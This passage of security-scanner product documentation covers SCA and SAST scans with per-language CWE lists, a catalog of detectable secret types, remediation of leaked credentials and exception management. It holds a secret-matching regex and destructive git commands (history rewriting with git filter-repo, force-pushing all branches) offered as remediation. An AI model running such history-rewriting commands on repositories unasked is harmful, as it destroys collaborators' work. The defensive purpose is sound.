- Access to code base: You will need access to the application's code base to run SCA scans.

Running SCA with Active Vulnerability Detection

To enable the Active Vulnerability Detection integration during an SCA scan, include the `--active-only` flag. This instructs Lacework FortiCNAPP SCA to filter results, showing only vulnerabilities with observed activity in your running applications.

An example command is as follows:

```
lacework sca scan ./Projects/nodejs-goof --active-only
```

By adding the `--active-only` flag, Lacework FortiCNAPP SCA correlates the code base vulnerabilities with runtime activity, narrowing the results to a prioritized set of vulnerabilities that are actively being used.

Static application security testing (SAST)

This section includes the following topics:

- Languages supported by SAST on page 1621

Languages supported by SAST

The following is a list of languages supported by SAST:

- Go on page 1622
- Java on page 1623
- JavaScript on page 1624
- PHP on page 1625
- Python on page 1626
- Typescript on page 1627

Go

Lacework FortiCNAPP supports Go across all our integrations and all interfaces involving our scanners. Lacework FortiCNAPP Code Security does not require Go code to be compiled to run scans.

The following provides a list of CWEs that the SAST scanners detect for Go:

CWE	Weakness Name
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-253	Incorrect Check of Function Return Value
CWE-276	Incorrect Permission Assignment for Critical Resource
CWE-295	Improper Certificate Validation
CWE-300	Channel Accessible by Non-Endpoint
CWE-319	Cleartext Transmission of Sensitive Information
CWE-326	Inadequate Encryption Strength
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-328	Use of Weak Hash
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)
CWE-345	Insufficient Verification of Data Authenticity
CWE-346	Origin Validation Error
CWE-523	Unprotected Transport of Credentials
CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
CWE-1004	Sensitive Cookie Without 'HttpOnly' Flag
CWE-1275	Sensitive Cookie in HTTPS Session Without 'SameSite' Attribute (Not Official, Inferred)

Java

Lacework FortiCNAPP supports Java across all our integrations and all interfaces involving our scanners. Lacework FortiCNAPP Code Security does not require Java codebases to be compiled to run scans.

The ProSAST engine exclusively scans JAR files, regardless of the build system used.

The following provides a list of CWEs that the SAST scanners detect for Java:

CWE	Weakness Name
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-276	Incorrect Permission Assignment for Critical Resource
CWE-295	Improper Certificate Validation
CWE-326	Inadequate Encryption Strength
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-328	Use of Weak Hash
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)
CWE-345	Insufficient Verification of Data Authenticity
CWE-346	Origin Validation Error
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-611	Improper Restriction of XML External Entity Reference
CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
CWE-776	Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')
CWE-1004	Sensitive Cookie Without 'HttpOnly' Flag

JavaScript

Lacework FortiCNAPP supports JavaScript across all our integrations and all interfaces involving our scanners.

The following provides a list of CWEs that the SAST scanners detect for JavaScript:

CWE	Weakness Name
CWE-22	Improper Limitation of a Path Name to a Restricted Directory
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-79	Improper Neutralization of Input During Web Page Generation
CWE-89	Improper Neutralization of Special Elements used in an SQL Command
CWE-95	Improper Neutralization of Directives in Dynamically Evaluated Code
CWE-134	Function Accepts Externally-Controlled Format String
CWE-276	Incorrect Permission Assignment for Critical Resource
CWE-287	Improper Authentication
CWE-295	Improper Certificate Validation
CWE-319	Cleartext Transmission of Sensitive Data
CWE-328	Use of Weak Hash
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)
CWE-345	Insufficient Verification of Data Authenticity
CWE-346	Origin Validation Error
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-522	Insufficiently Protected Authentication Credentials
CWE-601	Web Application Accepts URL Redirection to Untrusted Site
CWE-611	Improper Restriction of XML External Entity Reference
CWE-613	Insufficient Session Expiration
CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
CWE-1004	Sensitive Cookie Without 'HttpOnly' Flag
CWE-1275	Sensitive Cookie in HTTPS Session Without 'SameSite' Attribute (Not Official, Inferred)

PHP

Lacework FortiCNAPP supports PHP across all our integrations and all interfaces involving our scanners.

The following provides a list of CWEs that the SAST scanners detect for PHP:

CWE	Weakness Name
CWE-22	Improper Limitation of a Path Name to a Restricted Directory
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-79	Improper Neutralization of Input During Web Page Generation
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
CWE-276	Incorrect Permission Assignment for Critical Resource
CWE-287	Improper Authentication
CWE-295	Improper Certificate Validation
CWE-328	Use of Weak Hash
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)
CWE-346	Origin Validation Error
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-601	Web Application Accepts URL Redirection to Untrusted Site
CWE-611	Improper Restriction of XML External Entity Reference
CWE-613	Insufficient Session Expiration
CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
CWE-1004	Sensitive Cookie Without 'HttpOnly' Flag
CWE-1275	Sensitive Cookie in HTTPS Session Without 'SameSite' Attribute

Python

Lacework FortiCNAPP supports Python across all our integrations and all interfaces involving our scanners.

The following provides a list of CWEs that the SAST scanners detect for Python:

CWE	Weakness Name
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-95	Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection')
CWE-116	Improper Encoding or Escaping of Output
CWE-276	Incorrect Permission Assignment for Critical Resource
CWE-295	Improper Certificate Validation
CWE-326	Inadequate Encryption Strength
CWE-328	Use of Weak Hash
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)
CWE-345	Insufficient Verification of Data Authenticity
CWE-346	Origin Validation Error
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-502	Deserialization of Untrusted Data
CWE-523	Unprotected Transport of Credentials
CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
CWE-776	Improper Restriction of Recursive Entity References in DTDs ('XML Entity Expansion')
CWE-1004	Sensitive Cookie Without 'HttpOnly' Flag
CWE-1275	Sensitive Cookie in HTTPS Session Without 'SameSite' Attribute (Not Official, Inferred)

Typescript

Lacework FortiCNAPP supports TypeScript across all our integrations and all interfaces involving our scanners.

The following provides a list of CWEs that the SAST scanners detect for TypeScript:

CWE	Weakness Name
CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-276	Incorrect Permission Assignment for Critical Resource
CWE-287	Improper Authentication
CWE-295	Improper Certificate Validation
CWE-328	Use of Weak Hash
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)
CWE-345	Insufficient Verification of Data Authenticity
CWE-346	Origin Validation Error
CWE-352	Cross-Site Request Forgery (CSRF)
CWE-611	Improper Restriction of XML External Entity Reference
CWE-613	Insufficient Session Expiration
CWE-614	Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
CWE-1004	Sensitive Cookie Without 'HttpOnly' Flag
CWE-1275	Sensitive Cookie in HTTPS Session Without 'SameSite' Attribute (Not Official, Inferred)

Secrets detection

Lacework FortiCNAPP's Software Composition Analysis (SCA) tool can detect secrets found in your software project files. Secrets scanning can help verify that the security posture and integrity of your software is not compromised.

Lacework FortiCNAPP's SCA tool can be configured to identify and report abnormal or compromised secrets, such as tokens or keys. Secrets scanning helps verify that unauthorized users or components do not have access to your software projects.

Secrets detection is supported across all forms of integrations with Lacework FortiCNAPP.

Scanning secrets using the SCM integration

Secrets detection can be enabled as part of the Code Security App integration with your SCM. To enable the feature, you would go to the settings page and enable *Secrets Detection*. After enabling it, Lacework FortiCNAPP will automatically detect secrets in any subsequent pull request or in a following scheduled scan. You can also manually trigger scans through the codespace details page.

Scanning secrets using the CLI

To scan for secrets in your software project, use the `-secret` flag as an argument as part of the Lacework FortiCNAPP SCA command. An example of this is the following:

```
lacework sca scan –secrets
```

The above can also be done as part of any CI/CD integration.

Handling detected secrets in a repository

When the scanner detects a secret in your code base, you should take immediate action to prevent unauthorized access. Simply removing a secret from your current code is insufficient. If the secret exists in Git history, it remains accessible to anyone with repository access. You must both rotate the secret and remove it from history. For more information on secret management contact your security team.

Anyone with access to your repository history could already have the secret. Removing it from Git doesn't protect you if the secret itself is still valid.

To handle detected secrets:

1. Rotate the secret:
   a. Invalidate the exposed secret and generate a new one before proceeding with any other remediation steps.

Secret type	Rotation procedure
API keys	Generate a new key in your service provider's dashboard and revoke the old one.
Passwords	Change the password immediately in your authentication system.
Private keys	Generate a new key pair and update all systems using the old key.
OAuth tokens	Revoke the token in your OAuth provider and generate a new one.
Database credentials	Update the password in your database management system.

If the secret only existed locally and was never pushed to a remote repository, rotation may not be strictly necessary. However, we recommend rotation as a safety measure since it's difficult to be certain the secret wasn't exposed through logs, CI/CD systems, or backups.

2. Determine the secret location and identify where it was introduced:
   - If the secret only exists in a feature or development branch that hasn't been pushed to the origin repository yet:
     i. Rotate the secret. (Optional, but recommended)
     ii. Delete the branch locally and remotely:

```
# Delete local branch
git branch -D feature-branch-name

# Delete remote branch
git push origin --delete feature-branch-name
```

     iii. Create a new branch and re-implement your changes without the secret.
     iv. Push the new clean branch. There is no need to rewrite history since the secret never made it to your main branch.
   - If the secret has been merged into main or exists in your repository's history, you need to rewrite history to completely remove it:
     i. Install the `git-filter-repo`:
        i. Download the latest release from git-filter-repo releases.
        ii. Locate the `git-filter-repo` file in the root directory.
        iii. Copy it into your Git execute path:

```
# Find your Git exec path
git --exec-path

# Copy git-filter-repo to that location
cp git-filter-repo /path/from/above/command
```

ii. To avoid corrupting your main repository, work on a fresh clone:

```
git clone <your-repo-url> secret-cleanup
cd secret-cleanup
```

3. Remove the secret from the history:
   a. Create a file named `secrets.txt` in your repository root:

Format	Description	Example
Plain text	Write the secret.	`my-secret-key`
`literal:`	Replace exact matches.	`literal:password123==>***REMOVED***`
`regex:`	Use regex patterns for complex matches.	`regex:sk-[a-zA-Z0-9]{48}==>***REMOVED***`
`glob:`	Use wildcard patterns.	`glob:*666*==>`

```
# Example format - add your actual secrets here
your-api-key-12345
literal:password123==>***REMOVED*** (replaces password123 with ***REMOVED***)
regex:sk-[a-zA-Z0-9]{48}==>***REMOVED***
glob:*999*==> (replaces any line containing 999 with an empty line)
```

   b. Run the cleanup command:

```
git filter-repo --replace-text secrets.txt
```

If you are working on your main repository (not recommended), add --force:

```
git filter-repo --replace-text secrets.txt --force
```

   c. Force push the rewritten history to your remote repository:

```
git push origin --force --all
```

This rewrites history and affects all collaborators. Team members must delete their local repository and re-clone it.

Special case: Public repository exposure

If your repository is public, assume the secret has been compromised:

1. Rotate the secret immediately.
2. Check your service provider's access logs for unauthorized usage.
3. Consider implementing additional security measures (IP restrictions, 2FA, etc.).
4. Remove the secret from history as described above.

Prevention best practices

- Use environment variables for secrets; never hard code them.
- Use secret management tools like AWS Secrets Manager, HashiCorp Vault, or Azure Key Vault.
- Add secrets to `.gitignore` before committing configuration files.
- Integrate the scanner. The secret scanner is enabled by default, so make sure to integrate Lacework FortiCNAPP scanning in your CI/CD.

Detectable secrets

The following table details the available secret categories and the secrets they detect:

This feature is related to detectable secrets during SCA scanning. It does not apply to agent or agentless workload scanning. For information on workload scanning, see Agent-based workload security on page 778 and Secrets detected by agentless workload scanning on page 770.

Category	Detectable Secrets
Generic	• Generic passwords • Hashed values • Keys • API tokens
Adobe	• Adobe Client ID (Oauth Web) • Adobe Client Secret
Age	• Age Secret Key
Alibaba	• Alibaba AccessKey ID • Alibaba Secret Key
Asana	• Asana Client ID • Asana Client Secret
AsymmetricPrivateKey	• Asymmetric Private Key
Atlassian	• Atlassian API Token
AWS	• AWS Access Key ID • AWS Secret Access Key • AWS Account ID
Azure storage	• Passwords • Tokens
Bcrypt hashed passwords	• Hard coded password
Bitbucket	• Bitbucket Client ID • Bitbucket Client Secret
Beamer	• Beamer API Token
Clojars	• Clojars API Token
ContentfulDelivery	• Contentful Delivery API Token
DATABASE	• MongoDB connection string

Category	Detectable Secrets
	• MySQL connection string • Postgres connection string
Databricks	• Databricks API Token
Digital Ocean	• Passwords • Tokens
Discord	• Discord API Key • Discord Client ID • Discord Client Secret
Docker authentication credentials	• Passwords • Tokens
Doppler	• Doppler API Token
Dropbox	• Dropbox API Secret/Key • Dropbox Short Lived API Token • Dropbox Long Lived API Token
Duffel	• Duffel API Token
Dynatrace	• Dynatrace API Token
Easypost	• EasyPost API Token
Facebook	• Facebook Token
Fastly	• Fastly API Token
FileZilla	• FileZilla Password
Finicity	• Finicity Client Secret • Finicity API Token
Flutterwave	• Flutterwave Public/Secret Key • Flutterwave Encrypted Key
Frameio	• Frame.io API Token
GCP service account	• Google service account
GitHub	• GitHub Personal Access Token • GitHub OAuth Access Token • GitHub App Token • GitHub Refresh Token
GitLab	• GitLab Personal Access Token
GoCardless	• GoCardless API Token
Google	• Google Service-account
Grafana	• Grafana API Token

Category	Detectable Secrets
HashiCorp	• HashiCorp Terraform User/Org API Token
Heroku	• Heroku API Key
Htpasswd	• Hard coded password
HTTP	• HTTP basic authentication header • HTTP bearer authentication header
HubSpot	• HubSpot API Token
Hugging Face	• API Token
Intercom	• Intercom API Token • Intercom Client Secret/ID
Ionic	• Ionic API Token
Jekyll	• Passwords • Tokens
JWT	• JWT Token
LaunchDarkly	• API Keys
Linear	• Linear API Token • Linear Client Secret/ID
LinkedIn	• LinkedIn Client Secret • LinkedIn Client ID
Lob	• Lob API Key • Lob Publishable API Key
Mailchimp	• Mailchimp API Key
Mailgun	• Mailgun API Token
Mapbox	• Mapbox API Token
MessageBird	• MessageBird API Token
NewRelic	• New Relic User API Key • New Relic User API ID • New Relic Ingest Browser API Token
Npm	• npm Access Token
OpenAI	• OpenAI API Token
P12	• Hard coded password
PayPal	• PayPal API key/secrets
Planetscale	• PlanetScale Password • PlanetScale API Token

Category	Detectable Secrets
Postman	• Postman API Token
Pulumi	• Pulumi API Token
PuTTY	• Private Key
PyPI	• PyPI Upload Token
RubyGems	• Rubygem API Token
SendGrid	• SendGrid API Token
Sendinblue	• Sendinblue API Token
Shippo	• Shippo API Token
Shopify	• Shopify Token
Slack	• Slack Token • Slack Webhook
Stripe	• Stripe Publishable Key • Stripe Secret Key
Twilio	• Twilio API Key
Twitch	• Twitch API Token
Twitter	• Twitter Token
Typeform	• Typeform API Token
WordPress	• Password • Authentication Key/Salt
Zoom	• Passwords • Tokens

IDE extensions

IDE extensions include the following:

- VS Code on page 1637

VS Code

Lacework FortiCNAPP Code Security offers a Visual Studio Code (VS Code) extension for our Software Composition Analysis (SCA), Static Application Security Testing (SAST), and Infrastructure as Code (IAC) tools. This enables you to identify and remediate vulnerabilities in your code prior to committing changes. See Software Composition Analysis (SCA) on page 1567, Static application security testing (SAST) on page 1620, and Infrastructure-as-Code Security on page 1546.

You must have an active Lacework FortiCNAPP account with Code Security access to use the VS Code Extension. Contact your Lacework FortiCNAPP representative for more information.

Installing the VS Code extension

You can install the Lacework FortiCNAPP Code Security extension directly from the VS Code Marketplace. To install the extension, go to the *Extensions* tab in VS Code or through the Marketplace using your web browser.

Using either approach, type *Lacework Security* or the unique identifier `lacework-security.lacework-code-security` into the search bar. The extension has a verified blue checkmark by its name.

Click on the extension in the search results and then click *Install*.

Configuring the extension

After the extension is installed, you must configure it by entering your Lacework FortiCNAPP account name, access key, and your secret key. Organization administrators can enter their Lacework FortiCNAPP subaccount name as well.

Collecting your Lacework FortiCNAPP data for configuration

To locate and download your API Secret:

1. Log in to the console.
2. Go to *Settings > API keys*.
3. Click *Service User API keys*.
4. Select or create an API key.
5. Verify that a service user with *Read* and *Write* permissions is assigned for your new or existing API key:
   a. Select an API key, click the edit icon, and then use the toggle and dropdown to select a service user and click *Save*.
   b. Go to *Create API key*, then use the toggle and dropdown to select a service user and click *Save*.
6. Select your desired key. The *API KEY* pane displays your Lacework FortiCNAPP access key.

7. Click the download icon.
8. Open the downloaded .json file to view your API Key, API Secret, and account name.

The service user who's assigned the API secret must have *Read* and *Write* permissions on Container Registries and Code Security. For more information, see Legacy access control overview on page 2255.

Configuring the extension using your Lacework FortiCNAPP data

To enter your Lacework FortiCNAPP data to configure the extension, go to the extension settings. Then you can copy and paste the data from your downloaded .json excluding the quotations.

Running a scan

Once you have configured the Lacework FortiCNAPP security extension, select from the following scan options:

- *Start a scan*
- *Start all scans*
- *Start SCA scan*
- *Start SAST scan*
- *Start IaC scan*

Not all of the above options may be available depending on your environment. Before the scan starts, the system will check if your Lacework FortiCNAPP CLI, IaC, or SCA component needs to be installed or upgraded. If the system recognizes content that can be installed or upgraded, an option will appear to prompt you on next steps.

Results

The extension panel in VS Code displays your scan results. To locate the panel, select the Lacework FortiCNAPP security extension in your left sidebar menu.

Menu item	Definition
Vulnerable Packages	The results provide you a list of files (code bases, code objects, etc.) in which vulnerable packages were found. For more information, select a file. The vulnerable packages that you can hover over for additional context around the vulnerability are highlighted.
Code Weaknesses	The results provide you a list of files (code bases, code objects, etc.) in which code weaknesses were found. For more information, select a file.
Misconfigured IaC Resources	The results enumerate a list of files that include a count of misconfigured IaC

Menu item	Definition
	objects for each file. Each file will contain a set of child nodes that pertain to a specific IaC resource. These child nodes will also have a tally for the number of policies that were violated.

This information is also available in your VS Code *Problems* tab. The available options in the left sidebar menu depend on the configuration of your security extension.

Dependencies

In the list of files, you can hover over a file to learn if the vulnerable package is a direct or indirect dependency. This helps you determine how the vulnerable package is being introduced. For example, an indirect dependency can indicate that you may not be using the vulnerable package yourself, but one of your direct dependencies relies on a package that is vulnerable.

Remediation

For each vulnerability found, we provide suggestions for remediation. For example, some vulnerabilities may be addressed in a new update, so we recommend that you update to a new version that introduced a fix.

Once you have saved your fixed code, you can run another scan to verify that your fixes have remediated the violations.

Exception management

Code security exceptions reduce the number of reported vulnerabilities detected. Exceptions can be configured for whole files or individual instances. This allows for increased control and filtering of repository scanning by SCA, SAST, and IaC.

Once an exception has been configured, the vulnerabilities identified by the instance or file path will not be included in the next scan. This allows for known, acceptable vulnerabilities to be excluded and, therefore, reduces the number of vulnerabilities reported with each scan.

There are multiple reasons you may want to exclude a vulnerability from being included, such as:

Reason	Description
Accepted risk	The risk presented by the vulnerability is within accepted parameters and can be excluded from the list of active vulnerabilities.
Compensating controls	Steps have been taken to account for this vulnerability.
False positive	The vulnerability detected is not a true vulnerability and can be ignored.
Patch incoming	A software patch or code adjustment is planned that will address this vulnerability.

High level information on the exceptions identified can be found in the *Code security > Exceptions* table. The table includes the exception value, the repository it belongs within, the scanner type, and criteria.

More in depth exception details can be reviewed in the *Code security > Exceptions* and *Code security > Infrastructure (IaC) > Violations*. Select an exception to review what vulnerabilities have been suppressed, scanning details, the reason for the exception, relevant comments, and so on. Details included in the exceptions page are dependent on the instance and scanner type. For example, SCA exceptions address CVEs while SAST exceptions address weaknesses and CWEs.

Available exception types

There are various types of exceptions that can be configured:

Exception type	Description
File path-based exceptions	Entire file contents can be exempted from vulnerability scans depending on the file path entered.
Instance exceptions	Individual instances and findings can be added as exceptions to remove them from future vulnerability scans.
Policy exceptions	Exceptions can be created against IaC policies to disable them across all repositories or a specific repository group.

Exception type	Description
Pipeline-based scan exceptions	Pipeline-based scan exceptions can be configured for scan findings and repositories as long as the scan has been run within the last 30 days for a CI/CD integrated repository.

See Configuring exceptions on page 1642 and Exceptions example on page 1646 for more information.

Configuring exceptions

Exceptions can be created for file paths, instances, policies, and pipeline-based scans. See Exception management on page 1640 for more information on policy types and exception reasons.

File path-based exceptions

File path-based exceptions can be created and monitored in the *Code security > Infrastructure (IaC)* and *Code security > Exceptions* page.

When configuring file path exceptions, the *Criteria* field defines the file path. The file path format entered into *Criteria* should follow the same syntax as the following supported examples for specific and wildcarded paths. The table listed example *Criteria* file paths and an example of a file that would be included in the exception.

Example file path criteria	Included files
`src/my/project/`	`src/my/project/File2.java`
`src/*`	`src/my/project/File3.java`
`src/**`	`src/my/project/File4.java`
`**`	`src/my/project/File5.java`
`**/project/File6.java`	`src/my/project/File6.java`
`src/**/File7.java`	`src/my/project/File7.java`
`*.java`	`src/my/project/File8.java`
`file.*`	`src/my/project/file.ts`

To configure a file path exception:

1. Go to *Code security > Exceptions*.

File path exceptions can also be created from the *Code security > Infrastructure (IaC)* and *Code security > Applications* pages. Identify the vulnerability that you want to add an exception for and select *Actions > Add a file path exception*.

2. Click *Add exception*.
3. Define the *Vulnerability criteria*:
   a. Select the *Codespace*.
   b. Select the *Repository*.
   c. Enter the file path *Criteria* that should be excluded from scanning reports.
   d. Select the *Scanner* types.
4. Define the exception *Context*:

a. Select a *Reason* for excluding the vulnerability.
b. Enter *Comments* on the exception.

5. Click *Save*.
   The exception will be listed in the *Code security > Exceptions* page. If multiple scanners were selected, each scanner will display as its own exception.
   The excluded file path will not be included in the next scan.

Instance exceptions

Instance exceptions can be configured in the *Code security > Infrastructure (IaC)* and *Code security > Applications* pages by selecting result findings and adding an individual exception against the finding or the path the finding is on.

To configure an instance exception:

1. Identify the instance you want to add an exception for:
   - Go to *Code security > Infrastructure (IaC)*.
     i. Go to the *Violations* tab.
     ii. Select the violation dropdown.
     iii. Click *Actions > Add exception for instance*.
   - Go to *Code security > Applications*.
     i. Locate and select the vulnerability.
     ii. Click *Actions > Add exception for instance*.
2. Select a *Reason* for excluding the vulnerability.
3. Enter *Comments* on the exception.
4. Click *Save*.

Policy exceptions

Policy exceptions can be configured in the *Code security > Infrastructure (IaC) > Policies* tab by selecting a policy and adding an individual exception against it.

To configure a policy exception:

1. Identify the policy you want to add an exception for:
   a. Go to *Code security > Infrastructure (IaC)*.
   b. Go to the *Policies* tab.
   c. For the policy you want to add an exception to, click *Add exception* from the action option.
2. Define the *Vulnerability criteria*:
   a. Select the *Codespace*.
   b. Select the *Repository*.

3. Define the exception *Context*:
   a. Select a *Reason* for excluding the vulnerability.
   b. Enter *Comments* on the exception.
4. Click *Save*. The exception will be listed in the *Code security > Exceptions* page.

Pipeline-based scan exceptions

Pipeline-based scan exceptions can be configured in the *Code security > Infrastructure (IaC) > Assessments* tab as long as the scan has been run within the last 30 days for a CI/CD integrated repository. This type of exception can be configured with the same method as a policy exception by selecting the finding or repository.

Pipeline-based scan exceptions can also be created as file path-based exceptions in the *Code security > Exceptions* page. See File path-based exceptions on page 1642.

To configure a pipeline-based scan exception:

1. Identify the resource you want to add an exception for:
   a. Go to *Code security > Infrastructure (IaC)*.
   b. Go to the *Assessments* tab.
   c. Select a repository.
   d. Expand the violation *Policy*.
   e. For the *Resource* you want to add an exception to, click *Actions* and select the type of exception.

The fields available to configure, if any, in the *Vulnerability criteria* depend on the type of exception selected.

2. Define the exception *Context*:
   a. Select a *Reason* for excluding the vulnerability.
   b. Enter *Comments* on the exception.
3. Click *Save*. The exception will be added to future scans.

Removing exceptions

Exceptions can be deleted from the *Code security > Exceptions* page. Once an exception has been deleted, the instance or file path that was excluded will reappear in the vulnerability findings following the next scan.

To delete an exception:

1. Go to *Code security > Exceptions*.
2. Locate the exception to be deleted.
3. Click *Actions > Remove*. A confirmation dialog is display.
4. Click *Confirm*.

An exception can also be deleted by selecting the exception in *Code security > Exceptions* and clicking *Remove exception*.

Exceptions example


The following example demonstrates configuring a file path exception.

In the AcmeApp GitLab repository, the *app > views > messages* folder is used to house configuration for notifications in your Acme application.


Since it contains content being developed by your own organization, the AcmeApp content is scanned with SAST or IaC. However, some of the content in this *messages* folder can trigger false positive vulnerabilities. This file path can be added to the exceptions list so that it is excluded from the vulnerabilities list.

To add the file path as an exception:


1. Go to *Code security > Exceptions*.
2. Click *Add exception*.
   a. Define the *Vulnerability criteria*.
   b. Select the *Codespace* that includes the AcmeApp repository.
   c. Set the *Repository* as *AcmeApp*.
   d. Enter the *Criteria* filepath as *app/views/messages*.
   e. Select the *Scanner* types.



3. Define the *Context*:
   a. Set the *Reason* to *False positive*.
   b. Enter a comment to describe why this file path is being excluded from the vulnerabilities list.



4. Click *Save*. The exception has been added to the *Exceptions* overview page.



Pull request commenting

PREVIEW FEATURE: This section describes functionality that is currently in preview.


When a pull request (PR) in a repository is submitted, Lacework FortiCNAPP runs scans on both the source and target branches. It compares the results to identify any issues or vulnerabilities which will be introduced into the target branch. If a potential violation is identified, Lacework FortiCNAPP will return comments to explain the violation and provide a warning.

PR comments can include information on issues and vulnerabilities related to *3rd Party Vulnerabilities*, *Internal Code*, *Hard-coded Secrets*, *License Risks*, and *Infrastructure-as-Code (IaC)* violations. By expanding the details within the PR comment, you can view information on the *Severity*, *Location*, and the affected *Secret*, *Package*, *Violation*, and so on.

PR comments are enabled for both SCA and IaC scans. For more information on available scanning, see Infrastructure-as-Code Security on page 1546 and Software Composition Analysis (SCA) on page 1567.

